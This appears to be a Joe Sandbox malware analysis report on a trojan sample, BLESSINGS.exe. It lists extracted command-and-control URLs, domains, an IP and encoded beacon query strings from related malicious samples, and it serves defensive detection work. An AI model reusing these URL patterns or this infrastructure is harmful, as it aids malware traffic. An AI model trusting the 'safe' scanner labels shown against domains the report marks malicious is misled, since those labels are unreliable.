http://www.margosbest.com/jqc/	0%	Avira URL Cloud	safe	
http://www.novergi.comReferer:	0%	Avira URL Cloud	safe	
http://www.cositasdepachecos.comReferer:	0%	Avira URL Cloud	safe	
http://www.cositasdepachecos.com	0%	Avira URL Cloud	safe	
http://www.cositasdepachecos.com/jqc/www.margosbest.com	0%	Avira URL Cloud	safe	
http://www.galapagosdesign.com/DPlease	0%	URL Reputation	safe	
http://www.galapagosdesign.com/DPlease	0%	URL Reputation	safe	
http://www.galapagosdesign.com/DPlease	0%	URL Reputation	safe	
http://www.droriginals.com/jqc/www.kornteengoods.com	0%	Avira URL Cloud	safe	
http://www.sandoll.co.kr	0%	URL Reputation	safe	
http://www.sandoll.co.kr	0%	URL Reputation	safe	
http://www.sandoll.co.kr	0%	URL Reputation	safe	
http://www.screwtaped.com	0%	Avira URL Cloud	safe	
http://www.urwpp.deDPlease	0%	URL Reputation	safe	

Source	Detection	Scanner	Label	Link
http://www.urwpp.deDPlease	0%	URL Reputation	safe	
http://www.urwpp.deDPlease	0%	URL Reputation	safe	
http://www.asacal.com/jqc/:	0%	Avira URL Cloud	safe	
http://www.zhongyicts.com.cn	0%	URL Reputation	safe	
http://www.zhongyicts.com.cn	0%	URL Reputation	safe	
http://www.zhongyicts.com.cn	0%	URL Reputation	safe	
http://www.11sxsx.comReferer:	0%	Avira URL Cloud	safe	
http://www.sakkal.com	0%	URL Reputation	safe	
http://www.sakkal.com	0%	URL Reputation	safe	
http://www.sakkal.com	0%	URL Reputation	safe	
http://www.asacal.comReferer:	0%	Avira URL Cloud	safe	
http://www.11sxsx.com/jqc/www.sterlworldshop.com	0%	Avira URL Cloud	safe	
http://www.gabriellagullberg.com/jqc/www.cositasdepachecos.com	0%	Avira URL Cloud	safe	
http://www.hotvidzhub.downloadReferer:	0%	Avira URL Cloud	safe	
http://www.quintred.com/jqc/www.novergi.com	0%	Avira URL Cloud	safe	
http://www.kornteengoods.com/jqc/www.screwtaped.com	0%	Avira URL Cloud	safe	
http://www.internetmarkaching.com/jqc/www.gabriellagullberg.com	0%	Avira URL Cloud	safe	
http://www.toweroflifeinc.com/jqc/	0%	Avira URL Cloud	safe	
http://www.hotvidzhub.download	0%	Avira URL Cloud	safe	
http://www.gabriellagullberg.com/jqc/	0%	Avira URL Cloud	safe	
http://www.sterlworldshop.com/jqc/www.registeredagentfirm.com	0%	Avira URL Cloud	safe	
http://www.gabriellagullberg.com	0%	Avira URL Cloud	safe	
http://www.droriginals.comReferer:	0%	Avira URL Cloud	safe	
http://www.sterlworldshop.com/jqc/	0%	Avira URL Cloud	safe	
http://www.toweroflifeinc.comReferer:	0%	Avira URL Cloud	safe	
http://www.margosbest.com	0%	Avira URL Cloud	safe	
http://www.toweroflifeinc.com	0%	Avira URL Cloud	safe	
http://www.registeredagentfirm.com	0%	Avira URL Cloud	safe	
http://www.kornteengoods.com	0%	Avira URL Cloud	safe	
http://www.quintred.com	0%	Avira URL Cloud	safe	
http://www.cositasdepachecos.com/jqc/	0%	Avira URL Cloud	safe	
http://www.registeredagentfirm.com/jqc/www.asacal.com	0%	Avira URL Cloud	safe	
http://www.screwtaped.com/jqc/www.11sxsx.com	0%	Avira URL Cloud	safe	
http://www.carterandcone.coml	0%	URL Reputation	safe	
http://www.carterandcone.coml	0%	URL Reputation	safe	
http://www.carterandcone.coml	0%	URL Reputation	safe	
http://www.sterlworldshop.com	0%	Avira URL Cloud	safe	
http://www.registeredagentfirm.com/jqc/	0%	Avira URL Cloud	safe	
http://www.toweroflifeinc.com/jqc/www.quintred.com	0%	Avira URL Cloud	safe	
http://www.founder.com.cn/cn	0%	URL Reputation	safe	

Domains and IPs

Contacted Domains

Name	IP	Active	Malicious	Antivirus Detection	Reputation
www.quintred.com	91.195.241.137	true	true	• 4%, Virustotal, Browse	unknown
www.toweroflifeinc.com	unknown	unknown	true		unknown
www.hotvidzhub.download	unknown	unknown	true	• 0%, Virustotal, Browse	unknown

Contacted URLs

Name	Malicious	Antivirus Detection	Reputation
http://www.quintred.com/jqc/?CZ=GWrWoWa4zZjFn82G+0nNh4GvWCUBG1oNYElUd01Cxs8I6tEnxSPY6FoFnAuUsLE3P+RrU5FSoA==&sv28R0=gnKTZf8P	true	• Avira URL Cloud: safe	unknown

URLs from Memory and Binaries

Name	Source	Malicious	Antivirus Detection	Reputation
http://www.the343radio.com/jqc/	explorer.exe, 0000000A.00000002.702072339.00000000063F6000.00000004.00000001.sdmp	false	• Avira URL Cloud: safe	unknown

Name	Source	Malicious	Antivirus Detection	Reputation
http://www.droriginals.com	explorer.exe, 0000000A.0000000 2.702072339.00000000063F6000.0 0000004.00000001.sdmp	false	• Avira URL Cloud: safe	unknown
http://www.novergi.com/jqc/	explorer.exe, 0000000A.0000000 2.702072339.00000000063F6000.0 0000004.00000001.sdmp	false	• Avira URL Cloud: safe	unknown
http://www.fontbureau.com/designersG	explorer.exe, 0000000A.0000000 0.459811894.000000000B1A6000.0 0000002.00000001.sdmp	false		high
http://www.the343radio.com	explorer.exe, 0000000A.0000000 2.702072339.00000000063F6000.0 0000004.00000001.sdmp	false	• Avira URL Cloud: safe	unknown
http://www.fontbureau.com/designers/?	explorer.exe, 0000000A.0000000 0.459811894.000000000B1A6000.0 0000002.00000001.sdmp	false		high
http://www.founder.com.cn/cn/bThe	explorer.exe, 0000000A.0000000 0.459811894.000000000B1A6000.0 0000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.gabriellagullberg.comReferer:	explorer.exe, 0000000A.0000000 2.702072339.00000000063F6000.0 0000004.00000001.sdmp	false	• Avira URL Cloud: safe	unknown
http://www.kornteengoods.com/jqc/	explorer.exe, 0000000A.0000000 2.702072339.00000000063F6000.0 0000004.00000001.sdmp	false	• Avira URL Cloud: safe	unknown
http://www.screwtaped.comReferer:	explorer.exe, 0000000A.0000000 2.702072339.00000000063F6000.0 0000004.00000001.sdmp	false	• Avira URL Cloud: safe	unknown
http://www.11sxsx.com/jqc/	explorer.exe, 0000000A.0000000 2.702072339.00000000063F6000.0 0000004.00000001.sdmp	false	• Avira URL Cloud: safe	unknown
http://www.fontbureau.com/designers?	explorer.exe, 0000000A.0000000 0.459811894.000000000B1A6000.0 0000002.00000001.sdmp	false		high
http://www.quintred.comReferer:	explorer.exe, 0000000A.0000000 2.702072339.00000000063F6000.0 0000004.00000001.sdmp	false	• Avira URL Cloud: safe	unknown
http://www.tiro.com	explorer.exe, 0000000A.0000000 0.459811894.000000000B1A6000.0 0000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.sterlworldshop.comReferer:	explorer.exe, 0000000A.0000000 2.702072339.00000000063F6000.0 0000004.00000001.sdmp	false	• Avira URL Cloud: safe	unknown
http://www.fontbureau.com/designers	explorer.exe, 0000000A.0000000 0.459811894.000000000B1A6000.0 0000002.00000001.sdmp	false		high
http://ns.adobe.c/g	BLESSINGS.exe, 00000001.000000 03.420634051.00000000014F8000. 00000004.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.margosbest.com/jqc/www.the343radio.com	explorer.exe, 0000000A.0000000 2.702072339.00000000063F6000.0 0000004.00000001.sdmp	false	• Avira URL Cloud: safe	unknown
http://www.novergi.com	explorer.exe, 0000000A.0000000 2.702072339.00000000063F6000.0 0000004.00000001.sdmp	false	• Avira URL Cloud: safe	unknown
http://www.goodfont.co.kr	explorer.exe, 0000000A.0000000 0.459811894.000000000B1A6000.0 0000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.registeredagentfirm.comReferer:	explorer.exe, 0000000A.0000000 2.702072339.00000000063F6000.0 0000004.00000001.sdmp	false	• Avira URL Cloud: safe	unknown
http://www.hotvidzhub.download/jqc/www.internetmarkaching.com	explorer.exe, 0000000A.0000000 2.702072339.00000000063F6000.0 0000004.00000001.sdmp	false	• Avira URL Cloud: safe	unknown
http://www.internetmarkaching.com/jqc/	explorer.exe, 0000000A.0000000 2.702072339.00000000063F6000.0 0000004.00000001.sdmp	false	• Avira URL Cloud: safe	unknown
http://www.sajatypeworks.com	explorer.exe, 0000000A.0000000 0.459811894.000000000B1A6000.0 0000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.typography.netD	explorer.exe, 0000000A.0000000 0.459811894.000000000B1A6000.0 0000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.founder.com.cn/cn/cThe	explorer.exe, 0000000A.0000000 0.459811894.000000000B1A6000.0 0000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.galapagosdesign.com/staff/dennis.htm	explorer.exe, 0000000A.0000000 0.459811894.000000000B1A6000.0 0000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown

Name	Source	Malicious	Antivirus Detection	Reputation
http://fontfabrik.com	explorer.exe, 0000000A.0000000 0.459811894.000000000B1A6000.0 0000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.screwtaped.com/jqc/	explorer.exe, 0000000A.0000000 2.702072339.00000000063F6000.0 0000004.00000001.sdmp	false	• Avira URL Cloud: safe	unknown
http://www.internetmarkaching.comReferer:	explorer.exe, 0000000A.0000000 2.702072339.00000000063F6000.0 0000004.00000001.sdmp	false	• Avira URL Cloud: safe	unknown
http://www.novergi.com/jqc/www.hotvidzhub.download	explorer.exe, 0000000A.0000000 2.702072339.00000000063F6000.0 0000004.00000001.sdmp	false	• Avira URL Cloud: safe	unknown
http://www.margosbest.com/jqc/	explorer.exe, 0000000A.0000000 2.702072339.00000000063F6000.0 0000004.00000001.sdmp	false	• Avira URL Cloud: safe	unknown
http://www.novergi.comReferer:	explorer.exe, 0000000A.0000000 2.702072339.00000000063F6000.0 0000004.00000001.sdmp	false	• Avira URL Cloud: safe	unknown
http://www.cositasdepachecos.comReferer:	explorer.exe, 0000000A.0000000 2.702072339.00000000063F6000.0 0000004.00000001.sdmp	false	• Avira URL Cloud: safe	unknown
http://www.cositasdepachecos.com	explorer.exe, 0000000A.0000000 2.702072339.00000000063F6000.0 0000004.00000001.sdmp	false	• Avira URL Cloud: safe	unknown
http://www.cositasdepachecos.com/jqc/www.margosbest.com	explorer.exe, 0000000A.0000000 2.702072339.00000000063F6000.0 0000004.00000001.sdmp	false	• Avira URL Cloud: safe	unknown
http://www.galapagosdesign.com/DPlease	explorer.exe, 0000000A.0000000 0.459811894.000000000B1A6000.0 0000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.droriginals.com/jqc/www.kornteengoods.com	explorer.exe, 0000000A.0000000 2.702072339.00000000063F6000.0 0000004.00000001.sdmp	false	• Avira URL Cloud: safe	unknown
http://www.fonts.com	explorer.exe, 0000000A.0000000 0.459811894.000000000B1A6000.0 0000002.00000001.sdmp	false		high
http://www.sandoll.co.kr	explorer.exe, 0000000A.0000000 0.459811894.000000000B1A6000.0 0000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.screwtaped.com	explorer.exe, 0000000A.0000000 2.702072339.00000000063F6000.0 0000004.00000001.sdmp	false	• Avira URL Cloud: safe	unknown
http://www.urwpp.deDPlease	explorer.exe, 0000000A.0000000 0.459811894.000000000B1A6000.0 0000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.asacal.com/jqc/:	explorer.exe, 0000000A.0000000 2.702072339.00000000063F6000.0 0000004.00000001.sdmp	false	• Avira URL Cloud: safe	unknown
http://www.zhongyicts.com.cn	explorer.exe, 0000000A.0000000 0.459811894.000000000B1A6000.0 0000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.11sxsx.comReferer:	explorer.exe, 0000000A.0000000 2.702072339.00000000063F6000.0 0000004.00000001.sdmp	false	• Avira URL Cloud: safe	unknown
http://www.sakkal.com	explorer.exe, 0000000A.0000000 0.459811894.000000000B1A6000.0 0000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.asacal.comReferer:	explorer.exe, 0000000A.0000000 2.702072339.00000000063F6000.0 0000004.00000001.sdmp	false	• Avira URL Cloud: safe	unknown
http://www.11sxsx.com/jqc/www.sterlworldshop.com	explorer.exe, 0000000A.0000000 2.702072339.00000000063F6000.0 0000004.00000001.sdmp	false	• Avira URL Cloud: safe	unknown
http://www.gabriellagullberg.com/jqc/www.cositasdepachecos.com	explorer.exe, 0000000A.0000000 2.702072339.00000000063F6000.0 0000004.00000001.sdmp	false	• Avira URL Cloud: safe	unknown
http://www.autoitscript.com/autoit3/J	explorer.exe, 0000000A.0000000 2.686806535.000000000095C000.0 0000004.00000020.sdmp	false		high
http://www.hotvidzhub.downloadReferer:	explorer.exe, 0000000A.0000000 2.702072339.00000000063F6000.0 0000004.00000001.sdmp	false	• Avira URL Cloud: safe	unknown
http://www.apache.org/licenses/LICENSE-2.0	explorer.exe, 0000000A.0000000 0.459811894.000000000B1A6000.0 0000002.00000001.sdmp	false		high
http://www.fontbureau.com	explorer.exe, 0000000A.0000000 0.459811894.000000000B1A6000.0 0000002.00000001.sdmp	false		high

Name	Source	Malicious	Antivirus Detection	Reputation
http://www.quintred.com/jqc/www.novergi.com	explorer.exe, 0000000A.0000000 2.702072339.00000000063F6000.0 0000004.00000001.sdmp	false	• Avira URL Cloud: safe	unknown
http://www.kornteengoods.com/jqc/www.screwtaped.com	explorer.exe, 0000000A.0000000 2.702072339.00000000063F6000.0 0000004.00000001.sdmp	false	• Avira URL Cloud: safe	unknown
http://www.internetmarkaching.com/jqc/www.gabriellagullberg.com	explorer.exe, 0000000A.0000000 2.702072339.00000000063F6000.0 0000004.00000001.sdmp	false	• Avira URL Cloud: safe	unknown
http://www.toweroflifeinc.com/jqc/	explorer.exe, 0000000A.0000000 2.702072339.00000000063F6000.0 0000004.00000001.sdmp	false	• Avira URL Cloud: safe	unknown
http://www.hotvidzhub.download	explorer.exe, 0000000A.0000000 2.702072339.00000000063F6000.0 0000004.00000001.sdmp	false	• Avira URL Cloud: safe	unknown
http://www.gabriellagullberg.com/jqc/	explorer.exe, 0000000A.0000000 2.702072339.00000000063F6000.0 0000004.00000001.sdmp	false	• Avira URL Cloud: safe	unknown
http://www.sterlworldshop.com/jqc/www.registeredagentfirm.com	explorer.exe, 0000000A.0000000 2.702072339.00000000063F6000.0 0000004.00000001.sdmp	false	• Avira URL Cloud: safe	unknown
http://www.gabriellagullberg.com	explorer.exe, 0000000A.0000000 2.702072339.00000000063F6000.0 0000004.00000001.sdmp	false	• Avira URL Cloud: safe	unknown
http://www.droriginals.comReferer:	explorer.exe, 0000000A.0000000 2.702072339.00000000063F6000.0 0000004.00000001.sdmp	false	• Avira URL Cloud: safe	unknown
http://www.sterlworldshop.com/jqc/	explorer.exe, 0000000A.0000000 2.702072339.00000000063F6000.0 0000004.00000001.sdmp	false	• Avira URL Cloud: safe	unknown
http://www.toweroflifeinc.comReferer:	explorer.exe, 0000000A.0000000 2.702072339.00000000063F6000.0 0000004.00000001.sdmp	false	• Avira URL Cloud: safe	unknown
http://www.margosbest.com	explorer.exe, 0000000A.0000000 2.702072339.00000000063F6000.0 0000004.00000001.sdmp	false	• Avira URL Cloud: safe	unknown
http://www.toweroflifeinc.com	explorer.exe, 0000000A.0000000 2.702072339.00000000063F6000.0 0000004.00000001.sdmp	false	• Avira URL Cloud: safe	unknown
http://www.registeredagentfirm.com	explorer.exe, 0000000A.0000000 2.702072339.00000000063F6000.0 0000004.00000001.sdmp	false	• Avira URL Cloud: safe	unknown
http://www.kornteengoods.com	explorer.exe, 0000000A.0000000 2.702072339.00000000063F6000.0 0000004.00000001.sdmp	false	• Avira URL Cloud: safe	unknown
http://www.quintred.com	explorer.exe, 0000000A.0000000 2.702072339.00000000063F6000.0 0000004.00000001.sdmp	false	• Avira URL Cloud: safe	unknown
http://www.cositasdepachecos.com/jqc/	explorer.exe, 0000000A.0000000 2.702072339.00000000063F6000.0 0000004.00000001.sdmp	false	• Avira URL Cloud: safe	unknown
http://www.registeredagentfirm.com/jqc/www.asacal.com	explorer.exe, 0000000A.0000000 2.702072339.00000000063F6000.0 0000004.00000001.sdmp	false	• Avira URL Cloud: safe	unknown
http://www.screwtaped.com/jqc/www.11sxsx.com	explorer.exe, 0000000A.0000000 2.702072339.00000000063F6000.0 0000004.00000001.sdmp	false	• Avira URL Cloud: safe	unknown
http://www.carterandcone.coml	explorer.exe, 0000000A.0000000 0.459811894.000000000B1A6000.0 0000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.sterlworldshop.com	explorer.exe, 0000000A.0000000 2.702072339.00000000063F6000.0 0000004.00000001.sdmp	false	• Avira URL Cloud: safe	unknown
http://www.registeredagentfirm.com/jqc/	explorer.exe, 0000000A.0000000 2.702072339.00000000063F6000.0 0000004.00000001.sdmp	false	• Avira URL Cloud: safe	unknown
http://www.fontbureau.com/designers/cabarga.htmlN	explorer.exe, 0000000A.0000000 0.459811894.000000000B1A6000.0 0000002.00000001.sdmp	false		high
http://www.toweroflifeinc.com/jqc/www.quintred.com	explorer.exe, 0000000A.0000000 2.702072339.00000000063F6000.0 0000004.00000001.sdmp	false	• Avira URL Cloud: safe	unknown
http://www.founder.com.cn/cn	explorer.exe, 0000000A.0000000 0.459811894.000000000B1A6000.0 0000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.11sxsx.com	explorer.exe, 0000000A.0000000 2.702072339.00000000063F6000.0 0000004.00000001.sdmp	false	• Avira URL Cloud: safe	unknown

Name	Source	Malicious	Antivirus Detection	Reputation
http://www.fontbureau.com/designers/frere-jones.html	explorer.exe, 0000000A.0000000 0.459811894.000000000B1A6000.0 0000002.00000001.sdmp	false		high
http://www.margosbest.comReferer:	explorer.exe, 0000000A.0000000 2.702072339.00000000063F6000.0 0000004.00000001.sdmp	false	• Avira URL Cloud: safe	unknown
http://www.the343radio.com/jqc/www.droriginals.com	explorer.exe, 0000000A.0000000 2.702072339.00000000063F6000.0 0000004.00000001.sdmp	false	• Avira URL Cloud: safe	unknown
http://www.droriginals.com/jqc/	explorer.exe, 0000000A.0000000 2.702072339.00000000063F6000.0 0000004.00000001.sdmp	false	• Avira URL Cloud: safe	unknown
http://www.jiyu-kobo.co.jp/	explorer.exe, 0000000A.0000000 0.459811894.000000000B1A6000.0 0000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.asacal.com	explorer.exe, 0000000A.0000000 2.702072339.00000000063F6000.0 0000004.00000001.sdmp	false	• Avira URL Cloud: safe	unknown
http://www.fontbureau.com/designers8	explorer.exe, 0000000A.0000000 0.459811894.000000000B1A6000.0 0000002.00000001.sdmp	false		high
http://https://sedo.com/search/details/?partnerid=324561&language=it&domain=quintred.com&origin=sales_lande	raserver.exe, 0000000F.0000000 2.688978959.0000000004F1F000.0 0000004.00000001.sdmp	false		high
http://www.quintred.com/jqc/	explorer.exe, 0000000A.0000000 2.702072339.00000000063F6000.0 0000004.00000001.sdmp	false	• Avira URL Cloud: safe	unknown
http://www.internetmarkaching.com	explorer.exe, 0000000A.0000000 2.702072339.00000000063F6000.0 0000004.00000001.sdmp	false	• Avira URL Cloud: safe	unknown
http://www.hotvidzhub.download/jqc/	explorer.exe, 0000000A.0000000 2.702072339.00000000063F6000.0 0000004.00000001.sdmp	false	• Avira URL Cloud: safe	unknown
http://www.kornteengoods.comReferer:	explorer.exe, 0000000A.0000000 2.702072339.00000000063F6000.0 0000004.00000001.sdmp	false	• Avira URL Cloud: safe	unknown
http://www.the343radio.comReferer:	explorer.exe, 0000000A.0000000 2.702072339.00000000063F6000.0 0000004.00000001.sdmp	false	• Avira URL Cloud: safe	unknown
http://www.asacal.com/jqc/	explorer.exe, 0000000A.0000000 2.702072339.00000000063F6000.0 0000004.00000001.sdmp	false	• Avira URL Cloud: safe	unknown

Contacted IPs

Public

IP	Domain	Country	Flag	ASN	ASN Name	Malicious
91.195.241.137	unknown	Germany		47846	SEDO-ASDE	true

General Information

Joe Sandbox Version:	31.0.0 Red Diamond
Analysis ID:	339345
Start date:	13.01.2021
Start time:	21:23:17
Joe Sandbox Product:	CloudBasic
Overall analysis duration:	0h 11m 38s
Hypervisor based Inspection enabled:	false
Report type:	light
Sample file name:	BLESSINGS.exe
Cookbook file name:	default.jbs
Analysis system description:	Windows 10 64 bit v1803 with Office Professional Plus 2016, Chrome 85, IE 11, Adobe Reader DC 19, Java 8 Update 211
Number of analysed new started processes analysed:	27
Number of new started drivers analysed:	0
Number of existing processes analysed:	0
Number of existing drivers analysed:	0
Number of injected processes analysed:	1
Technologies:	• HCA enabled • EGA enabled • HDC enabled • AMSI enabled
Analysis Mode:	default
Analysis stop reason:	Timeout
Detection:	MAL
Classification:	mal100.troj.evad.winEXE@7/2@3/1
EGA Information:	Failed
HDC Information:	• Successful, ratio: 13.3% (good quality ratio 11.9%) • Quality average: 72.2% • Quality standard deviation: 32%
HCA Information:	• Successful, ratio: 97% • Number of executed functions: 0 • Number of non-executed functions: 0
Cookbook Comments:	• Adjust boot time • Enable AMSI • Found application associated with file extension: .exe

Warnings:	Show All • Exclude process from analysis (whitelisted): MpCmdRun.exe, audiodg.exe, BackgroundTransferHost.exe, WMIADAP.exe, backgroundTaskHost.exe, conhost.exe, svchost.exe, wuapihost.exe • Excluded IPs from analysis (whitelisted): 52.255.188.83, 168.61.161.212, 51.11.168.160, 92.122.213.194, 92.122.213.247, 2.20.142.210, 2.20.142.209, 51.103.5.159, 52.155.217.156, 20.54.26.129, 23.210.248.85 • Excluded domains from analysis (whitelisted): au.download.windowsupdate.com.edgesuite.net, arc.msn.com.nsatc.net, a1449.dscg2.akamai.net, wns.notify.windows.com.akadns.net, fs-wildcard.microsoft.com.edgekey.net, fs-wildcard.microsoft.com.edgekey.net.globalredir.akadns.net, arc.msn.com, db5eap.displaycatalog.md.mp.microsoft.com.akadns.net, par02p.wns.notify.windows.com.akadns.net, emea1.notify.windows.com.akadns.net, audownload.windowsupdate.nsatc.net, displaycatalog.mp.microsoft.com, watson.telemetry.microsoft.com, img-prod-cms-rt-microsoft-com.akamaized.net, prod.fs.microsoft.com.akadns.net, au-bg-shim.trafficmanager.net, displaycatalog-europeeap.md.mp.microsoft.com.akadns.net, client.wns.windows.com, fs.microsoft.com, displaycatalog.md.mp.microsoft.com.akadns.net, ris-prod.trafficmanager.net, skypedataprdcolcus17.cloudapp.net, ctldl.windowsupdate.com, e1723.g.akamaiedge.net, a767.dscg3.akamai.net, ris.api.iris.microsoft.com, skypedataprdcoleus17.cloudapp.net, blobcollector.events.data.trafficmanager.net

Simulations

Behavior and APIs

Time	Type	Description
21:24:17	API Interceptor	192x Sleep call for process: BLESSINGS.exe modified

Joe Sandbox View / Context

IPs

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
91.195.241.137	cGLVytu1ps.exe	Get hash	malicious	Browse	• www.classifoods.com/oean/?-Z_PiP=tlpEk5YekAb67KL2xlIEZlOmNCoa9q/Djdc+1mnIPyvO86vAXdVTuD4+MBqszqjRaeD5&DxoHn=2dmDC
	AOA4sx8Z7l.exe	Get hash	malicious	Browse	• www.rickettes.com/c8so/?Wx=nr13ryrphK0zlVsXiKvBnhVbi2g9KzOxyG/5i6d6/itGVNMlJOgEnWNtcgBznYTvqCjN&vB=lhr0E

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
	Doc_74657456348374.xlsx.exe	Get hash	malicious	Browse	• www.defendertools.com/hpg3/?C0D=_DK4YF6&b8=zHX/nmfsF2jpuhEInZeCqq2GVgZZL3mtp8n3HsHw+mqNo1ANa4F80opyPi8dR1VNXBNhng6QAg==
	Shipping Documents PL&BL Draft.exe	Get hash	malicious	Browse	• www.riqinxin.com/h3qo/?mvHpc=93uRhCEwEUrVxxSjD+1b7A9hC/wpsrLkGIubP/xXjIPRWK+AIZW10n7E32UYS1kyVof9&sPj8=mh84WN0PyZRt
	zz4osC4FRa.exe	Get hash	malicious	Browse	• www.tueddur.com/oean/?1ba0AP=BB3DgipVrPXVUiW5UQyK0nVxujvhMnc98thgbH7+/hDQNSDSTCs9gH0Ux4g93clBab5W&uHrt=FdiDzjvx
	btVnDhh5K7.exe	Get hash	malicious	Browse	• www.eggsmission.com/oean/?wxl=3k/zNET3fDBgs70PCwEkAozdXz/XsTdoJbX3JEkHEqIeGwjgimGxO6vnXb2/67RN1xF5&Tj=YvFHu
	4wCFJMHdEJ.exe	Get hash	malicious	Browse	• www.classifoods.com/oean/?lTB=tlpEk5YekAb67KL2xlEZIOmNCoa9q/Djdc+1mnIPyvO86vAXdVTuD4+MBqszqjRaeD5&Bvg=yL0LRZtXKrL
	SecuriteInfo.com.Trojan.Inject4.6535.29715.exe	Get hash	malicious	Browse	• www.metanoria.com/kgw/?bn=yVFP8nI8&iN9tKjex=rooDW/lWxvqP4FsNUlFVETkjioyNarIrVVTP+1Jd9BYIAChzvHXiPw+dal/TLdMzQ7Xw
	SKM_C258201001130020005057.exe	Get hash	malicious	Browse	• www.enavaorganics.com/qef6/?D0G=CSX4d1pD2kLRKFDlO4tCA0cLgGHmTgpjHEbnWeNZOOkUyG5Q5sUwopSNN7KMXAMbmA9R&Q2J=fjlpdDePPPndHZ

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
	rtgs_pdf.exe	Get hash	malicious	Browse	• www.pupupe.com/s9zh/?mL08q=KcsxgP2BsJzkyTBY2N6MxixNQfHgE9YzGEqQ52gopDMMJk8LrwDCUP+qDvHfmPWsuiRw&9rn=DhodLVupGVRTP
	P.O-45.exe	Get hash	malicious	Browse	• www.pupupe.com/s9zh/?RHR=KcsxgP2BsJzkyTBY2N6MxixNQfHgE9YzGEqQ52gopDMMJk8LrwDCUP+qDsnPpuGUwH43&3f=YnOlnZfXtJb
	order FTH2004-005.exe	Get hash	malicious	Browse	• www.pupupe.com/s9zh/?EPq8iH=KcsxgP2BsJzkyTBY2N6MxixNQfHgE9YzGEqQ52gopDMMJk8LrwDCUP+qDsnPpuGUwH43&CX6pD=7n9piL3
	invv.exe	Get hash	malicious	Browse	• www.fwk.xyz/hko6/?2d=onela&-Z2hnx=6iCdWQChhF1B2ngEJZJ/gKGrjnSNWRrW9r5tJ02nK9H7mFxzcWn79b1voLyujwr0K/Rr
	ins.exe	Get hash	malicious	Browse	• www.fwk.xyz/hko6/?FDHH=6iCdWQChhF1B2ngEJZJ/gKGrjnSNWRrW9r5tJ02nK9H7mFxzcWn79b1voLyujwr0K/Rr&Rb=Vtx06
	http://exform.com/flbookcounter/bookid.php	Get hash	malicious	Browse	• exform.com/search/tsc.php?200=MjExNzU4NDg5&21=ODQuMTcuNTIuMjU=&681=MTYwNzQ0NTA1Mzc4YjJkNzdjZGVlMDEwNTdhMGE1MTc5MjdmYjY2YTk2&crc=99325bc99b2534dbb1e8ae9053770a91bbe8417c&cv=1
	http://moviejoy.to	Get hash	malicious	Browse	• moviejoy.to/
	PO11272020.xlsx	Get hash	malicious	Browse	• www.gedefo.com/zsh/

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
	ptFlhqUe89.exe	Get hash	malicious	Browse	• www.bostonrealestate.club/mfg6/?EZxHcv=idCXUjVPw&X2MdRr9H=/yqXkG2lSpYuwVXBVRCnSHuV3ulBryT1KsOGiBOC3E9h0rTdOlqyr7GAs5aIBhUmKjlm
	EME.39134.xlsx	Get hash	malicious	Browse	• www.oyagu.com/mfg6/?rF=_HCtZ4&yzux_nSp=cnnW0LVOybN2chQ+0+pD4+tuKDmdXLYWsjvHUhFw4C6tCTmFc0h1VdXTZsfKhcluhQRUVw==
	Tyre Pricelist.xlsx	Get hash	malicious	Browse	• www.pestigenix.com/kgw/?UL0tlN9h=3DxvAc+RnyJZYPd+jiD/A7jyp+1eDPaflq2WzCVhzhMil/AcsKs8L0UbA7cJFll24IqQXw==&_L30=xTm4lrNPut

Domains

No context

ASN

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
SEDO-ASDE	orden pdf.exe	Get hash	malicious	Browse	• 91.195.240.94
	RFQ RATED POWER 2000HP- OTHERSPECIFICATION.docx.doc	Get hash	malicious	Browse	• 91.195.240.94
	PO#218740.exe	Get hash	malicious	Browse	• 91.195.240.94
	cGLVytu1ps.exe	Get hash	malicious	Browse	• 91.195.241.137
	AOA4sx8Z7l.exe	Get hash	malicious	Browse	• 91.195.241.137
	Doc_74657456348374.xlsx.exe	Get hash	malicious	Browse	• 91.195.241.137
	Consignment Details.exe	Get hash	malicious	Browse	• 91.195.240.94
	Shipping Documents PL&BL Draft.exe	Get hash	malicious	Browse	• 91.195.241.137
	Purchase Order -263.exe	Get hash	malicious	Browse	• 91.195.240.94
	zz4osC4FRa.exe	Get hash	malicious	Browse	• 91.195.241.137
	btVnDhh5K7.exe	Get hash	malicious	Browse	• 91.195.241.137
	4wCFJMHdEJ.exe	Get hash	malicious	Browse	• 91.195.241.137
	SecuriteInfo.com.Trojan.Inject4.6535.29715.exe	Get hash	malicious	Browse	• 91.195.241.137
	Pending PURCHASE ORDER - 47001516.pdf.exe	Get hash	malicious	Browse	• 91.195.240.94
	SKM_C258201001130020005057.exe	Get hash	malicious	Browse	• 91.195.241.137
	order no. 3643.exe	Get hash	malicious	Browse	• 91.195.240.94
	Details!!!!.exe	Get hash	malicious	Browse	• 91.195.240.94
